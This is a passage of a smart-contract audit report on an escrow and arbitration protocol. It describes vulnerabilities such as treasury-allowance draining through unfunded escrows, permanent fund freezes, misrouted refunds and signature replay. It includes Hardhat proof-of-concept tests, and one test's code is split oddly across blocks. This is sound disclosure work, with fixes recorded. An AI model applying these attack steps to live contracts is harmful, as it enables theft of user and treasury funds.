The protocol allows buyers to create escrows through `EscrowFactory`. For each escrow, the protocol charges a 1.5% seller commission, 20% of which (0.3% of the deal value) is transferred from a pre-authorized treasury (`commissionPayer`) into `ArbitrationPool`'s `feePool`. To collect this commission, `EscrowFactory` calls `ArbitrationPool.onDealCreated()` immediately after deploying and initializing the escrow and passes the caller-supplied `_totalAmount`, which `ArbitrationPool` uses to calculate the commission before transferring the corresponding amount of `cNGN` from the treasury. However, `createEscrow()` is permissionless and accepts an arbitrary nonzero `_totalAmount`. At the time `onDealCreated()` is called, the reported deal value has not yet been backed by deposited assets. Nevertheless, `ArbitrationPool` treats the caller-supplied value as a genuine funded deal and transfers real `cNGN` from the treasury based on it.

As a result, any account can create an unfunded escrow with an arbitrarily large declared value, causing the protocol to collect commission from the treasury for a deal that has not been funded.

Once the treasury's balance or allowance is exhausted, the factory catches the failure, emits `CommissionSkipped`, and subsequent escrows no longer contribute to `feePool`.

Vulnerable Scenario:

The following steps illustrate the issue:

1. The treasury holds `cNGN` and grants `ArbitrationPool` an allowance of 10,000,000 `cNGN`.
2. An attacker with no `cNGN`, no token allowance, no role, and no authorization calls `createEscrow()` and specifies an unfunded `_totalAmount` of 3,333,333,333 `cNGN`.
3. The factory creates the escrow and immediately calls `onDealCreated()` with the attacker-controlled amount before the escrow receives any funds.
4. The arbitration pool calculates approximately 10,000,000 `cNGN` of commission and transfers it from the treasury into `feePool`, effectively consuming the entire treasury allowance.
5. The attacker's escrow remains unfunded and in the `Pending` state.
6. A legitimate user subsequently creates an escrow. The remaining treasury allowance is insufficient to cover the commission, causing the pool call to revert internally. The factory catches the failure, emits `CommissionSkipped`, and the escrow is still created.

Whenever additional commission capacity becomes available (e.g., after the treasury replenishes its balance or allowance), the attacker can repeat the attack.

Impact

Any account can trigger commission collection against the treasury for an unfunded escrow, causing treasury funds to be transferred into the arbitration pool and consuming the treasury's commission allowance.

Although the attacker cannot directly withdraw these funds, the vulnerability allows repeated disruption of automatic commission collection, inflates feePool with commissions derived from unfunded escrows, and forces ongoing operational intervention to restore treasury funding.

POC:

To be added to ArbitrationPool.test.js:

```
it("[F-1] unfunded escrow drains treasury commission allowance", async function () {
  const [owner, attacker, seller, legitimateBuyer, , , treasury] =
    await ethers.getSigners();

  const MockUSDT = await ethers.getContractFactory("MockUSDT");
  const token = await MockUSDT.deploy();
  await token.waitForDeployment();

  const { pool, factory } = await deployPoolAndFactory(token);
  const poolAddress = await pool.getAddress();

  const treasuryAllowance = ethers.parseUnits("10000000", 18);
  const fakeDealValue = ethers.parseUnits("3333333333", 18);

  const expectedPull =
    (((fakeDealValue * 150n) / 10000n) * 2000n) / 10000n;

  await token.mint(treasury.address, treasuryAllowance);
  await token
    .connect(treasury)
    .approve(poolAddress, treasuryAllowance);

  await pool
    .connect(owner)
    .configureCommission(await factory.getAddress(), treasury.address);

  // The attacker has no cNGN and grants no token allowance.
  expect(await token.balanceOf(attacker.address)).to.equal(0n);

  const attackTx = await factory.connect(attacker).createEscrow(
    seller.address,
    fakeDealValue,
    DEFAULT_TIME_TO_DELIVER_DAYS,
    [],
    [],
    [],
    "NGN",
    false
  );
});
```

```

await expect(attackTx)
  .to.emit(pool, "PoolFundedFromDeal")
  .withArgs(fakeDealValue, expectedPull);

const attackReceipt = await attackTx.wait();
const createdLog = attackReceipt.logs
  .map((log) => {
    try {
      return factory.interface.parseLog(log);
    } catch {
      return null;
    }
  })
  .find((log) => log?.name === "EscrowCreated");

const Escrow = await ethers.getContractFactory("Escrow");
const maliciousEscrow = Escrow.attach(createdLog.args.escrow);

// The escrow remains completely unfunded.
expect(await maliciousEscrow.deposited()).to.equal(false);
expect(await token.balanceOf(await maliciousEscrow.getAddress())).to.equal(0n);

// Nevertheless, effectively the entire treasury allowance was consumed.
expect(await token.balanceOf(treasury.address))
  .to.equal(treasuryAllowance - expectedPull);
expect(await token.allowance(treasury.address, poolAddress))
  .to.equal(treasuryAllowance - expectedPull);
expect(await pool.feePool()).to.equal(expectedPull);

// A subsequent legitimate deal cannot collect its commission.
const legitimateAmount = ethers.parseUnits("500000", 18);
const feePoolBefore = await pool.feePool();

await expect(
  factory.connect(legitimateBuyer).createEscrow(
    seller.address,
    legitimateAmount,
    DEFAULT_TIME_TO_DELIVER_DAYS,
    [],
    [],
    [],
    "NGN",
    false
  )
).to.emit(factory, "CommissionSkipped");

expect(await pool.feePool()).to.equal(feePoolBefore);
});

```

Recommendations

Commission should only be collected after the escrow has been successfully funded and the funded amount has been verified. Commission collection should only be triggered after a successful `deposit()`, `depositFor()`, or `activatePrefunded()`.

Before notifying `ArbitrationPool` and collecting the commission, the protocol should ensure that:

- the escrow has been successfully funded;
- the commission has not already been collected for that escrow; and
- the commission is calculated using the escrow's verified `totalAmount` rather than caller-supplied input.

By tying commission collection to verified funding instead of escrow creation, treasury funds can only be charged for genuine funded escrows.

Remediation

Fixed. The factory no longer calls the pool at creation. Commission is pulled only from the deposit paths, so an unfunded declaration cannot reach the treasury's allowance.

[M-02] abortPending at zero balance permanently freezes funds that arrive afterwards

Affected files

contracts/Escrow.sol#L392–L405 — abortPending
contracts/Escrow.sol#L411 — sweepExcessTokens, gated onlyDeposited
contracts/Escrow.sol#L459 — activatePrefunded, gated Pending
contracts/Escrow.sol#L472 — depositFor, gated Pending
contracts/Escrow.sol#L650 — deposit, gated Pending

Description

abortPending is permissionless and callable once createdAt + PENDING_ABORT_WINDOW has elapsed while deposited == false. It sets status = Status.Refunded **unconditionally**, including when the escrow balance is zero:

```
status = Status.Refunded;

uint256 balance = IERC20(token).balanceOf(address(this));
if (balance > 0) {
    IERC20(token).safeTransfer(buyer, balance);
    emit PendingAborted(buyer, balance);
} else {
    emit PendingAborted(buyer, 0); // status already terminal
}
```

Refunded is terminal — PROTOCOL_SPEC.md §6.2.1: "No transition out of Completed / Refunded" — and the clone cannot be re-initialised (initialized is already true). The escrow nevertheless remains able to *receive* ERC-20 transfers forever, because a plain transfer to its address consults no contract state.

After a zero-balance abort, any tokens sent to that address at any future point are therefore unrecoverable. Every path that could move them out is gated on either Pending or deposited, and neither can ever be reached again. This is an unbounded state hazard, not a race against a clock: the window length is irrelevant once the abort has fired.

This contradicts the client's own documented guarantee. Two adjacent rows of the abortPending edge-case table in docs/OPERATION_BEHAVIORS.md are individually true but cannot both hold:

Case**Documented behavior**

Zero balance

"Status still Refunded; event with 0"

Someone sent tokens before deposit flow "**Recoverable to buyer**"

PROTOCOL_SPEC.md §8 repeats it — "abortPending refunds **any** stray tokens to buyer" — which holds only for tokens present at abort time. The two states were enumerated independently and never composed.

Vulnerable Scenario:

The following steps help understand the issue:

1. The buyer creates an escrow; funding has not yet landed. Fiat rails settle off-chain — GO_TO_MARKET_PLAN.md notes the Paystack on-ramp precedes the reserve credit, with the failure mode "escrows unfunded stay Pending".
2. PENDING_ABORT_WINDOW elapses (30 days on the production timing profile).
3. Any address — a cleanup keeper, or any passerby — calls abortPending(). The balance is 0, so it emits PendingAborted(buyer, 0), sets status = Refunded, and leaves deposited == false.
4. The buyer's funding transfer lands: totalAmount arrives at the escrow address.
5. The funding relayer calls activatePrefunded(), which reverts NotPending.
6. Every other exit is closed as well:

Call	Revert
<code>abortPending()</code>	<code>NotPending</code>
<code>sweepExcessTokens()</code>	<code>NotDeposited</code> (deposited is still false)
<code>deposit()</code>	<code>NotPending</code>
<code>depositFor(sig)</code>	<code>NotPending</code>
<code>activatePrefunded(sig)</code>	<code>NotPending</code>

1. The full principal is permanently locked.

No attacker is required. `abortPending` is free to call and open to anyone, so a routine cleanup keeper plus a slow bank settlement produces this unaided. It is reachable in normal operation, not gated on someone choosing to grieve.

Impact

Permanent, unrecoverable loss of the full `totalAmount` for the affected escrow. No partial loss and no recovery at any price — the tokens cannot be moved by buyer, seller, arbitrator, relayer, or owner.

Medium. Impact is High; likelihood is Low–Medium because the funding transfer must land after the abort, which the 30-day production window makes uncommon but which fiat settlement latency makes far from impossible.

This sits against `AUDIT_GATE.md` DD-3, "Arbitration is always able to make progress (**anti-freeze**)", whose C-1 resolution claims "freezes impossible short of total network death". The docs are otherwise explicit about freezes they accept — dispute deadlock is marked "*accepted*" in `PROTOCOL_DESIGN_CANVAS.md` and "a conscious trade-off" in `AUDIT_GATE.md`. This freeze appears on no accepted-risk list; DD-3's reasoning only ever covered the arbitration path, never the pending/abort path.

Recommendations

Preferred — do not make the abort terminal when nothing was deposited. Refund any stray balance but leave `status == Pending`, so the escrow stays both fundable and recoverable:

```
function abortPending() external nonReentrant {
    if (status != Status.Pending) revert NotPending();
```

```

    if (deposited) revert AlreadyDeposited();
    if (block.timestamp < createdAt + PENDING_ABORT_WINDOW) revert AbortWindowActive();

    // status stays Pending – the escrow remains fundable and stray tokens stay recoverable
    uint256 balance = IERC20(token).balanceOf(address(this));
    if (balance > 0) {
        IERC20(token).safeTransfer(buyer, balance);
    }
    emit PendingAborted(buyer, balance);
}

```

This is the only option under which the documented "Recoverable to buyer" guarantee holds in every ordering, and it matches the function's own NatSpec purpose: "Recover stray tokens sent to a never-activated escrow."

Alternatives, if the deal genuinely must be closed:

- Add a buyer-callable rescue valid in Refunded && !deposited, so late arrivals stay withdrawable. Fixes the freeze; the escrow is still closed to funding.
- Restrict abortPending to the buyer. Funds go to the buyer regardless, so permissionless access buys nothing beyond letting a third party pay gas, while exposing the state transition to anyone.

Whichever is chosen, correct the OPERATION_BEHAVIORS.md edge-case table, since its two rows cannot both be satisfied by the current code.

Proof of Concept

Self-contained Hardhat test. Save as test/Escrow.abortPendingFreeze.poc.test.js — it needs no edits to any existing test file and relies only on the suite's existing test/helpers.js fixtures.

```

const { expect } = require("chai");
const { ethers } = require("hardhat");
const {
    TOTAL_AMOUNT,
    PENDING_ABORT_SEC,
    Status,
    deployPoolAndFactory,
    createEscrow,
    signAction,
    advance,
} = require("../helpers");

/**
 * PoC – stray tokens are permanently frozen when they arrive after a zero-balance abort.
 *
 * docs/OPERATION_BEHAVIORS.md `abortPending` edge cases table states both:

```

```

* "Zero balance | Status still Refunded; event with 0"
* "Someone sent tokens before deposit | Recoverable to buyer"
*
* The two rows are individually true but cannot both hold. Once a zero-balance abort has
* moved the escrow to the terminal Refunded state, every path that could move tokens out
* is gated on Pending or on `deposited`, neither of which can ever be reached again.
*/
describe("PoC – abortPending freezes late-arriving funds", function () {
  let factory, token, escrow;
  let owner, buyer, seller, other;

  beforeEach(async function () {
    [owner, buyer, seller, , , , other] = await ethers.getSigners();

    const MockToken = await ethers.getContractFactory("MockUSDT");
    token = await MockToken.deploy();
    await token.waitForDeployment();
    await token.mint(buyer.address, ethers.parseUnits("10000", 6));

    ({ factory } = await deployPoolAndFactory(token));
    escrow = await createEscrow(factory, buyer, seller, { useMilestones: false });
  });

  it("locks the full principal when funding lands after a zero-balance abort", async
function () {
    const escrowAddr = await escrow.getAddress();
    await advance(PENDING_ABORT_SEC + 1);

    // Any address may close a never-funded escrow (PROTOCOL_SPEC.md 6.2.3: actor
    "Anyone").
    await expect(escrow.connect(other).abortPending())
      .to.emit(escrow, "PendingAborted")
      .withArgs(buyer.address, 0);
    expect(await escrow.status()).to.equal(Status.Refunded);
    expect(await escrow.deposited()).to.equal(false);

    // Buyer's funding lands afterwards – the prefunded path, where the transfer is a plain
    // ERC-20 send to the escrow address and nothing on-chain couples it to the abort
    clock.

    const buyerBefore = await token.balanceOf(buyer.address);
    await token.connect(buyer).transfer(escrowAddr, TOTAL_AMOUNT);
    expect(await token.balanceOf(escrowAddr)).to.equal(TOTAL_AMOUNT);

    // Every exit is now closed.
    await
    expect(escrow.connect(buyer).abortPending()).to.be.revertedWithCustomError(escrow,
    "NotPending");
    await
    expect(escrow.connect(buyer).sweepExcessTokens()).to.be.revertedWithCustomError(escrow,
    "NotDeposited");
    await expect(escrow.connect(buyer).deposit()).to.be.revertedWithCustomError(escrow,

```

```

"NotPending");

    const depositSig = await signAction("DEPOSIT", escrowAddr, buyer);
    await
expect(escrow.connect(owner).depositFor(depositSig)).to.be.revertedWithCustomError(escrow,
"NotPending");

    const activateSig = await signAction("ACTIVATE_PREFUNDED", escrowAddr, buyer);
    await
expect(escrow.connect(owner).activatePrefunded(activateSig)).to.be.revertedWithCustomError(
    escrow,
    "NotPending"
);

    // Principal sits in a terminal escrow with no withdrawal path.
    expect(await token.balanceOf(escrowAddr)).to.equal(TOTAL_AMOUNT);
    expect(await token.balanceOf(buyer.address)).to.equal(buyerBefore - TOTAL_AMOUNT);
});

it("control - same funds are recovered when they arrive before the abort", async function
() {
    const escrowAddr = await escrow.getAddress();
    await token.connect(buyer).transfer(escrowAddr, TOTAL_AMOUNT);
    await advance(PENDING_ABORT_SEC + 1);

    const buyerBefore = await token.balanceOf(buyer.address);
    await escrow.connect(other).abortPending();

    expect(await token.balanceOf(buyer.address)).to.equal(buyerBefore + TOTAL_AMOUNT);
    expect(await token.balanceOf(escrowAddr)).to.equal(0);
});
});

```

Run it:

```

npm install
npx hardhat test test/Escrow.abortPendingFreeze.poc.test.js

```

Output:

PoC – abortPending freezes late-arriving funds

- ✓ locks the full principal when funding lands after a zero-balance abort
- ✓ control – same funds are recovered when they arrive before the abort

2 passing

The first test walks the scenario above and asserts all five reverts, ending with
`balanceOf(escrow) == TOTAL_AMOUNT` and the buyer down by the same amount. The abort is issued

by other, an unrelated signer, to show no privilege is needed. Both signature paths use real personal_sign payloads from the buyer, so neither passes for the trivial reason of a malformed signature — in depositFor the signature check precedes the status check.

The second test is the control: identical fixture and amounts, tokens transferred *before* the abort instead of after, buyer made whole. The ordering is the entire defect, which is what makes this a bug rather than a design choice.

The PoC advances PENDING_ABORT_SEC (30 days), clearing the window under **both** timing profiles — the checked-in 5-minute development value and the 30-day production value. No profile regeneration is needed, and the finding survives the production profile.

Evidence: reproduced. The contract under test is the real Escrow. The settlement token is MockUSDT, a plain ERC-20, but no token behavior is load-bearing — the defect is in escrow state transitions and reproduces with any compliant token.

Open questions for the client

Answers may raise this finding's severity.

1. Is anything automated calling abortPending (keeper/cron), or is it purely manual recovery? An automated keeper moves this from edge case to normal operation.
2. Does the off-chain service re-check escrow status immediately before releasing a fiat-backed reserve credit to an escrow address, and what is the gap between that check and the transfer landing? An off-chain check does not bind a permissionless on-chain function, and a direct buyer transfer bypasses it entirely.
3. Why does a never-funded escrow settle into Refunded rather than a distinct Aborted/Cancelled state, and was the post-abort inbound transfer considered when the "Zero balance" row was written?

Remediation

Fixed. abortPending no longer sets Refunded. Status stays Pending, so the escrow remains fundable and the sweep stays callable against tokens that arrive afterwards.

[M-03] Deployed tier fee floors are below the agreed schedule at Verified and Expert

Affected files

contracts/ArbitrationPool.sol#L184-L186
contracts/ArbitrationPool.sol#L379-L385

Description

The tier fee floors are intended to equal the launch governance fee B for each tier, so that flat-rate planning and the on-chain sqrt(d) fee agree for floor-bound cases. The agreed launch values are 2,000 / 3,500 / 6,000 cNGN.

The deployed defaults are:

Tier	Intended floor	Deployed
Community	2,000	tierFeeCommunity = 2_000e18
Verified	3,500	tierFeeVerified = 2_500e18
Expert	6,000	tierFeeExpert = 4_000e18

Verified is 29% below the intended floor and Expert 33% below.

Vulnerable Scenario:

The following steps illustrate the issue:

1. A dispute opens in the Verified band near its lower edge, where the $\text{sqrt}(d)$ fee computes below the floor.
2. `_sqrtFee` raises the fee to `tierFeeVerified = 2,500 cNGN`.
3. Jurors are paid 2,500 where the planning schedule, the recruitment economics, and the appeal-deposit minimum all assume 3,500.
4. `_minAppealDeposit` returns `_caseFee(...) * 3`, so the appeal deposit for that band is 7,500 rather than the 10,500 the schedule implies.

Impact

Juror compensation is materially below the published schedule at two of three tiers for every floor-bound case, and appeal deposits in those bands are under-collateralised by the same proportion. Recruitment terms presented to prospective jurors will not match what the contract pays.

Recommendations

Set the three floors to the agreed values. These are governance-tunable through `setTierFees`, so this requires a configuration call rather than a redeploy — but note that `setTierFees` validates only monotonicity (`community <= verified <= expert`) and not the intended magnitudes, so the deployed defaults are what a launch would use unless the call is made explicitly as part of deployment.

Change the constructor defaults as well as calling the setter. A `setTierFees` call fixes the live deployment but is lost on any redeploy, and the deployed defaults are what a fresh factory would use.

Note the Expert floor becomes inert once H-02 is fixed. With the corrected Expert coefficient the computed fee at the bottom of the Expert band is already above 6,000 cNGN, so the floor never binds and only the Verified change has a runtime effect.

Remediation

Fixed. Floors are now 2,000 / 3,500 / 6,000, matching the agreed schedule.

[M-04] Two-band commission and the minimum fee are not implemented on-chain

Affected files

contracts/ArbitrationPool.sol#L190-L191
contracts/ArbitrationPool.sol#L362-L367
contracts/ArbitrationPool.sol#L1252-L1255
contracts/EscrowFactory.sol#L268-L276

Description

The funding model depends on two structures the contract does not implement: a two-band seller commission — 2% on deals up to 5,000,000 cNGN with a 5,000 cNGN minimum where the percentage fee is lower, and 1.5% above — and a resulting pool income of roughly 0.40% of GMV at the standard rate, falling to 0.30% above the upper band.

The implementation is a single flat rate with no banding and no floor:

```
uint256 public sellerCommissionBps      = 150;    // 1.5%
uint256 public poolShareOfCommissionBps = 2000;   // 20%

function _poolShareForDeal(uint256 dealValue) internal view returns (uint256) {
    uint256 commission = (dealValue * sellerCommissionBps) / BPS;
    return (commission * poolShareOfCommissionBps) / BPS;
}
```

setCommissionRates sets one global pair of values, so the two rates cannot coexist and the minimum-fee floor cannot be expressed at all.

Vulnerable Scenario:

The following steps illustrate the issue:

1. Launch proceeds on the deployed defaults, so pool income is 0.30% of GMV rather than the 0.40% the model assumes for standard-rate volume — a 25% shortfall against plan before any deal is disputed.
2. A 100,000 cNGN deal is created. The model expects the 5,000 cNGN minimum commission to bind, giving the pool $20\% \times 5,000 = 1,000$ cNGN.
3. `_poolShareForDeal` instead computes $0.3\% \times 100,000 = 300$ cNGN.
4. Break-even dispute rate on that deal size moves from the modelled figure to 3.75% at the deployed rate, against a planning assumption of 5%.

Impact

The pool accrues materially less than the solvency model provides for, in the area the design is most sensitive to, and the shortfall grows with the proportion of small deals.

Commission collection is additionally best-effort: `EscrowFactory._createEscrow` wraps the pool call in `try/catch` and emits `CommissionSkipped` when the treasury allowance is short, so a deal can be created having contributed nothing while still

consuming pool capacity if it later disputes.

Recommendations

Implement banded accrual in `_poolShareForDeal`: select the commission rate by comparing `dealValue` against a governance-settable band boundary, and apply a governance-settable minimum commission so the floor binds on small deals as the model requires. Reconciling the difference off-chain instead would leave pool solvency dependent on a recurring manual top-up with no on-chain trigger and no alarm if it lapses.

Gate commission accrual on funded value before adding the minimum-fee floor. `createEscrow` is permissionless and pulls the accrual from `commissionPayer` on a caller-declared nominal value, so a floor applied first converts that path from a near-zero rounding effect into a fixed-rate drain on the treasury of $\text{minCommission} \times \text{poolShareOfCommissionBps}$ per call. This ordering is a correctness dependency, not a preference.

Remediation

Fixed. Two-band commission is implemented with `bandEdge`, `upperBps` and a 5,000 minimum, plus a guard preventing the upper band from exceeding the standard rate.

[M-05] cNGN issuer pause and proxy upgrade are absent from the documented trust assumptions

Affected files

contracts/ArbitrationPool.sol#L957-L993
contracts/Escrow.sol#L702-L766
contracts/Escrow.sol#L411-L418
docs/PROTOCOL_SPEC.md

Description

cNGN is issuer-controlled: it can be paused, and it sits behind an upgradeable proxy. docs/PROTOCOL_SPEC.md §4 lists the ERC-20 dependency as *"Standard transfer/transferFrom; SafeERC20"* with failure mode *"Tx reverts"*, and §5 enumerates the trusted roles without including the token issuer — a party with more authority over user funds than any role the specification does list.

Every fund-moving path in the protocol is a push transfer. A pause or a targeted blocklist therefore converts the documented "tx reverts" into a permanent stall wherever the reverting call is the only exit from a state.

Vulnerable Scenario:

The following steps illustrate the issue:

1. A dispute reaches `Tallied` with ruling `ReleaseSeller`. The three seated jurors each hold `activeAssignments == 1`.
2. The issuer pauses cNGN, or upgrades the proxy to blocklist the seller's address for reasons unrelated to this deal.
3. Any caller invokes `execute`. The pool calls `escrow.resolveDisputeByArbitrator(seller)`, which reaches `safeTransfer(seller, ...)` in `_resolveDisputeFunds` and reverts.
4. The entire `execute` transaction reverts. The case stays `Tallied`, the escrow stays `Disputed`, and the juror-release loop below the external call never runs.
5. Every subsequent `execute` fails identically. The jurors cannot unstake, because `activeAssignments` has exactly one decrementer and it sits past the reverting call.
6. If the block was a targeted blocklist rather than a global pause, lifting the pause does not clear it. The only remaining exit is mutual agreement, which also requires a working transfer.

Impact

A party outside the protocol's stated trust boundary can freeze disputed principal indefinitely and, through the proxy, change token semantics under live escrows. Jurors seated on an affected case lose access to their entire stake with no administrative cure.

The product is presented as non-custodial; an undocumented issuer holding pause and upgrade authority is a material qualification of that claim, and users cannot weigh a risk that is not recorded.

Recommendations

Record the issuer's actual powers in docs/PROTOCOL_SPEC.md §5 and correct §4's failure mode from "tx reverts" to the stall behaviour above. This is the load-bearing part: a global pause halts every transfer, so no contract change can settle a deal while it is in force, and the only remedy available is that anyone relying on the protocol can see the dependency.

Release juror assignments independently of settlement success. `execute` performs the external settlement call before its juror-release loop, so a reverting transfer skips the release entirely and strands every seated stake with no administrative cure. Moving the release above the call, or recording a retryable settlement-failure state, removes that harm on its own and is much smaller than the change below.

Then make settlement pull-based: have `execute` record each party's entitlement and let each withdraw separately, so a single blocked recipient cannot hold the other party's funds and the case hostage. When making that change, compute `sweepExcessTokens`' escrowed balance from outstanding entitlements as well as from `totalAmount - releasedAmount - abandonedAmount`, otherwise a recorded award becomes sweepable surplus and the losing party can take the winner's entitlement.

Remediation

Fixed. Dispute settlement now records entitlements and parties withdraw, so an issuer pause no longer strands the case or its jurors. The remaining push-based exits and the assumption itself are documented in the specification.

[M-06] abortPending refunds reserve-prefunded tokens to the buyer

Affected files

contracts/Escrow.sol#L391-L406

contracts/Escrow.sol#L452-L467

Description

activatePrefunded exists for escrows funded from a reserve rather than by the buyer. It transfers nothing — it attests that the balance is already present and flips Pending to Active:

```
if (IERC20(token).balanceOf(address(this)) < totalAmount) revert InsufficientBalance();
_activateFunding();
deposited = true;
status = Status.Active;
```

abortPending sends the escrow's **entire balance to buyer**, regardless of who supplied it, and is permissionless:

```
if (block.timestamp < createdAt + PENDING_ABORT_WINDOW) revert AbortWindowActive();
status = Status.Refunded;
uint256 balance = IERC20(token).balanceOf(address(this));
if (balance > 0) { IERC20(token).safeTransfer(buyer, balance); ... }
```

The two overlap. A prefunded escrow that has not yet been activated still reads `deposited == false` and `status == Pending`, which is exactly the state `abortPending` treats as "never funded". No state records who supplied the balance.

Vulnerable Scenario:

The following steps illustrate the issue:

1. The reserve transfers `totalAmount` into a newly created escrow ahead of activation.
2. Activation is delayed past `PENDING_ABORT_WINDOW` — a relay outage, a stalled buyer signature, a failed onboarding step, or an abandoned checkout.
3. Any address calls `abortPending`. All three guards pass, because `deposited` is still false.
4. The reserve's tokens transfer to the buyer, who supplied nothing on-chain.
5. `status` becomes `Refunded`, which is terminal. `activatePrefunded` reverts `NotPending` thereafter and the deal cannot be recovered.

Impact

Direct loss of platform float to a party that did not fund the escrow, with no recovery path once the terminal state is set. It requires no collusion and no privileged access — any observer can trigger it after the window elapses — and it scales with how much prefunding is outstanding concurrently.

Recommendations

Record the funder at the point of transfer rather than at attestation. Attestation is precisely the step that does not happen in this scenario, so a `prefunder` written inside `activatePrefunded` is unset in every case where `abortPending` becomes reachable and the balance still falls through to `buyer`. Recording a `depositor` on the funding paths and defaulting to `buyer` when it is unset was implemented against this scenario and the reserve's balance still reached the buyer in full.

An ERC-20 transfer gives the recipient no record of its sender, so the reserve needs an explicit funding entry point that pulls the tokens and stores the payer. `abortPending` then returns the balance to that address when set, falling back to `buyer` otherwise, which keeps the stray-token recovery path intact for escrows the buyer did fund.

The same record closes H-07 and removes a hazard in M-05: it lets `deposit` reject a clone that is already funded, and lets `sweepExcessTokens` treat a prefunded balance as protected rather than as surplus.

Remediation

Mitigated. Both shapes were tested. Routed through the new `prefundEscrow` entry point, the float returns to the reserve. Pushed as a plain ERC-20 transfer, `prefunder` stays unset and the float still goes to the buyer.

The fix is real but conditional: it holds only if the orchestrator always moves reserve funds through `prefundEscrow`. Any path still using a bare transfer keeps the original behaviour.

[M-07] The fee-pool solvency counter can be driven to zero by any caller

Affected files

- ArbitrationPool.sol#L442–L450 (withdrawFeePool)
- ArbitrationPool.sol#L713–L796 (tally)

Description

withdrawFeePool refuses to draw the balance below a floor derived from activeCaseCount:

```
uint256 floor = activeCaseCount * PANEL_SIZE_ROUND1 * tierFeeExpertCommercial;
```

tally(caseId) performs no existence check on its argument and carries no modifiers. For an unused caseId the default Case has phase == Evidence (enum 0) and commitDeadline == 0, so the auto-advance at #L716–L718 fires; the phase gate passes; revealDeadline == 0 clears the reveal-window check; the empty juror loop yields totalRevealed == 0; and the quorum-failure branch executes if (activeCaseCount > 0) activeCaseCount--;. Repeating with fresh bytes32 values drives the counter to zero while genuine cases are live and their panels are seated.

Vulnerable Scenario:

1. A genuine dispute is opened and a three-juror panel is seated. activeCaseCount == 1.
2. The owner attempts to withdraw the fee pool; the floor correctly refuses it.
3. Any address calls tally with an arbitrary unused caseId. The counter falls to zero.
4. The same withdrawal now succeeds and the fee pool is emptied.
5. The genuine panel reaches a ruling and each winning juror is paid nothing.

Impact

The guard that keeps juror compensation solvent can be disabled by any external caller at negligible cost. Realising the loss additionally requires the owner to withdraw the newly exposed balance, so the counter forgery alone is a grieving precondition rather than a completed theft. Escrow principal, juror stake and appeal deposits are separately accounted and are not reachable by this path, and withdrawal goes to a fixed treasury address, which bounds the severity.

Recommendations

Reject an absent case: tally should revert when cases[caseId].escrowContract == address(0) rather than falling through its default-value branches, and activeCaseCount should be adjusted only on validated phase transitions.

Remediation

Fixed. A tally against a nonexistent case now reverts instead of decrementing the counter.

[M-08] Appeal quorum failure loses both the activation deadline and the ruling

Affected files

- ArbitrationPool.sol#L770–L780, #L905, #L927–L931, #L943, #L972–L980, #L1137

Description

`expireStuckAppeal` is the documented upper bound on a stuck appeal, and hangs on one sentinel:

```
if (c.phase != Phase.Appealed)      revert WrongPhase();
if (c.appealActivationDeadline == 0) revert WrongPhase();
```

`_activateAppealPanel` deliberately zeroes that sentinel once a panel seats (#L1137), to stop a stale deadline letting the winning party pre-empt `retryStuckCase`. The appeal quorum-failure branch then rewinds the case to `Appealed`, resetting jurors, ruling, share, every deadline and `appealRound` (#L770–L780) — but never restoring `appealActivationDeadline`. The case is now exactly what `expireStuckAppeal` exists to rescue, and the next line rejects it. This is permanent: the only non-zero writer is `fileAppeal` (#L905), which requires `phase == Tallied`.

The appellant's deposit and the round-zero panel's `activeAssignments` are then held with no deadline and no owner function able to release either. Recovery depends on a fresh eligible panel being drawn, and the locked round-zero jurors are removed from the eligible set in the meantime.

The same branch also sets `c.ruling` to `Resolution.None` and `c.buyerShareBps` to 0, discarding the round-zero outcome although it remains preserved in `appealRound1Ruling / appealRound1BuyerShareBps`. That is unreachable today precisely because the missing deadline blocks `expireStuckAppeal` — but execute dispatches with no validity check, so `None` falls through to `resolveDisputeByArbitratorWithSplit(0)`, paying 100% to the seller. **A fix that restores the deadline without also restoring the ruling converts this lock into a mis-payment.** The two must be corrected together.

Impact

The only deadline-bounded exit from a stuck appeal is destroyed, leaving the deposit and three juror stakes locked for an unbounded period. `retryStuckCase` survives, so this is loss of the bounded exit rather than a permanent freeze — which is why it is Medium and not High. If the deadline is restored without also restoring the ruling, a case whose appeal merely failed to reach quorum settles the entire disputed principal to the seller, silently inverting the adjudicated outcome.

Recommendations

One patch to the appeal quorum-fail branch, applied as a single change:

```

        if (isAppeal) {
            delete c.jurors;
            c.phase = Phase.Appealed;
-           c.ruling = Resolution.None;
-           c.buyerShareBps = 0;
+           c.ruling = appealRound1Ruling[caseId];
+           c.buyerShareBps = appealRound1BuyerShareBps[caseId];
            ...
            c.appealRound = 0;
+           c.appealActivationDeadline =
+               block.timestamp + ProtocolTimings.APPEAL_ACTIVATION_WINDOW;
        } else {

```

Size the re-armed window at no less than `vrfRetryDelay()` plus one VRF round trip, so a good-faith `retryStuckCase` always wins the race. Stamp it from `block.timestamp`, not the original `fileAppeal` time, so the deadline is never stale. Add a defensive `if (c.ruling == Resolution.None)` revert in `execute` so no present or future path reaches the 0/100 fallthrough. Emit `AppealRequeued(caseId, newActivationDeadline)` — today a case moves from bounded to unbounded with only `QuorumFailed` to show for it.

Deleting #L1137 is not the fix — it reintroduces the stale-deadline problem that line solves.

Remediation

Fixed. Appeal quorum failure now preserves the activation deadline, so the bounded exit survives.

[M-09] Relayed ballot signatures carry no round or nonce binding

Affected files

- ArbitrationPool.sol#L678–L684, #L691–L699, #L759–L761, #L787, #L1171, #L1176

Description

The gasless envelopes omit the pool address, the panel-seating epoch, a nonce and an expiry:

```
keccak256(abi.encodePacked("COMMIT_VOTE", caseId, commitHash, block.chainid));
keccak256(abi.encodePacked("REVEAL_VOTE", caseId, uint8(vote), splitBps, salt,
block.chainid));
```

The commit preimage checked at reveal is less bound still — `keccak256(vote, splitBps, salt, juror)` and `keccak256(vote, salt, juror)`. Neither carries a `caseId`, a round, nor a nonce.

The round-zero quorum-failure branch **clears** the consumed ballot slots (#L759–L761) and re-queues the **same** `caseId` (#L787), so a genuine signature from the failed panel reconstructs to a byte-identical hash and is accepted again if that juror is re-seated. Re-draw is permitted: the branch also clears `wasOnPriorPanel[caseId][j]`, and `wasOnPriorPanel` is only ever *set* for `appealRound == 0`, so appeal jurors are never marked at all.

The signature check cannot detect this — the signature is genuine, from the same juror, over an identical hash. Once replayed, the juror cannot correct the ballot: `AlreadyCommitted` and `AlreadyRevealed` then block them.

Impact

The party disfavoured by the replayed ballot loses escrowed cNGN under a ruling the juror never authorised for that round — up to the entire disputed balance. If the replayed ballot dissents from the resulting ruling, the impersonated juror additionally takes the capped stake slash for a vote they did not cast. The actor is the configured relayer: a semi-trusted role authorised to *forward* ballots, not to choose their context.
